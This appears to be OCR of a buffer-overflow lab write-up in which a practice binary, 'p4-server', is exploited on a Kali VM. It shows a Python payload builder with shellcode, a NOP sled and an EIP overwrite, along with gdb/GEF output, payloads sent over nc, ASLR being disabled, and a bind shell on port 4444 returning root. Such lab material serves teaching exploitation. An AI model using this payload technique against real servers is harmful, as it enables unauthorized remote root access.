
Debugging the Server



root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
buf += "\x56\x51\x6b\x6b\x71\x7a\x63\x31\x63\x68\x6a\x6d"
buf += "\x6f\x70\x41\x41"
prefix = 'A' * (1036 - 200 - len(buf))
nopsled = '\x90' * 200
eip = '\xa0\xae\xff\xff'
padding = 'X' * (1100 - 1036 - 4)
print (prefix + nopsled + buf + eip + padding)
chmod a+x p4-b5
./p4-b5 > p4-e5
ls -l p4-e5
-rw-r--r-- 1 root root 1101 Sep 30 13:18 p4-e5
gdb p4-server
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
warning: /path/to/gef.py: No such file or directory
Reading symbols from p4-server...
gef➤ run
Starting program: /root/p4-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".



root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
netstat -an | grep 4444
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN



Testing the Exploit in the Normal Shell


File Edit View VM Tabs Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ × root@kali: ~ × root@kali: ~ × root@kali: ~ ×
$ecx : 0×f7ebca3d
$edx : 0×2000
$esp : 0×ffffeb98
$ebp : 0×555735a0
$esi : 0×555735a0
$edi : 0×0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×33 $ss: 0×2b $ds: 0×00 $es: 0×00 $fs: 0×00 $gs: 0×00
stack
[!] Command 'dereference' failed to execute properly, reason: Bad register
code:x86:32
0×7ffff7ebca37 <read+7> je 0×7ffff7ebca50 <__GI___libc_read+32>
0×7ffff7ebca39 <read+9> xor eax, eax
0×7ffff7ebca3b <read+11> syscall
→ 0×7ffff7ebca3d <read+13> cmp rax, 0×fffffffffffff000
0×7ffff7ebca43 <read+19> ja 0×7ffff7ebcaa0 <__GI___libc_read+112>
0×7ffff7ebca45 <read+21> ret
0×7ffff7ebca46 <read+22> cs nop WORD PTR [rax+rax*1+0×0]
0×7ffff7ebca50 <read+32> sub rsp, 0×28
0×7ffff7ebca54 <read+36> mov QWORD PTR [rsp+0×18], rdx
threads
[#0] Id 1, Name: "sh", stopped 0×7ffff7ebca3d in __GI___libc_read (), reason: SIGINT
trace
[#0] 0×7ffff7ebca3d → __GI___libc_read(fd=0×0, buf=0×5555555735a0, nbytes=0×2000)
[#1] 0×55555555f380 → mov ebx, eax
[#2] 0×55555555f55d → mov rdx, QWORD PTR [rip+0×13ac4] # 0×555555573028
[#3] 0×5555555641ed → mov ebx, eax
[#4] 0×555555565647 → cmp eax, 0×3b
[#5] 0×55555556583b → mov ebx, eax
[#6] 0×555555565aab → test eax, eax
[#7] 0×555555561b8b → mov r14, rax
[#8] 0×55555555870f → jmp 0×555555558686
[#9] 0×7ffff7dec6ca → __libc_start_call_main(main=0×555555558580, argc=0×1, argv=0×7fffffffee38)
gef➤ q
┌──(root㉿kali)-[~]
└─# ./p4-server
zsh: segmentation fault ./p4-server
┌──(root㉿kali)-[~]
└─# ./p4-server
ERROR on binding: Address already in use
┌──(root㉿kali)-[~]
└─# ./p4-server
Take a snapshot of this virtual machine
root@kali: ~
File Actions Edit View Help
root@kali: ~ × root@kali: ~ × root@kali: ~ × root@kali: ~ ×
└─# nc 127.0.0.1 4001 < p4-e3
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e2
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!
┌──(root㉿kali)-[~]
└─# echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!


File Edit View VM Tabs Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
┌──(root㉿kali)-[~]
└─# netstat -an | grep 4444
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 4444
whoami
root
pwd
/root
┌──(root㉿kali)-[~]
└─# netstat -an | grep 4444
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN
┌──(root㉿kali)-[~]
└─#
KALI LINUX
"the quieter you become, the more you are able to hear"


File Edit View VM Tabs Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
└─# netstat -an | grep 4444
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN
┌──(root㉿kali)-[~]
└─# ifconfig
br-389e2480cbce: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 02:42:5e:3c:7d:fc txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 02:42:a8:62:d9:a5 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.10.13 netmask 255.255.255.0 broadcast 10.10.10.255
inet6 fe80::3322:884a:6f85:8eb7 prefixlen 64 scopeid 0×20<link>
ether 00:0c:29:b2:e3:82 txqueuelen 1000 (Ethernet)
RX packets 68614 bytes 102382255 (97.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 9579 bytes 637779 (622.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 217 bytes 56399 (55.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 217 bytes 56399 (55.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[~]
└─# nc 10.10.10.13 4444
whoami
root
pwd
/root
uname -a
Linux kali 6.5.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali1 (2023-09-19) x86_64 GNU/Linux
KALI LINUX
"the quieter you become, the more you are able to hear"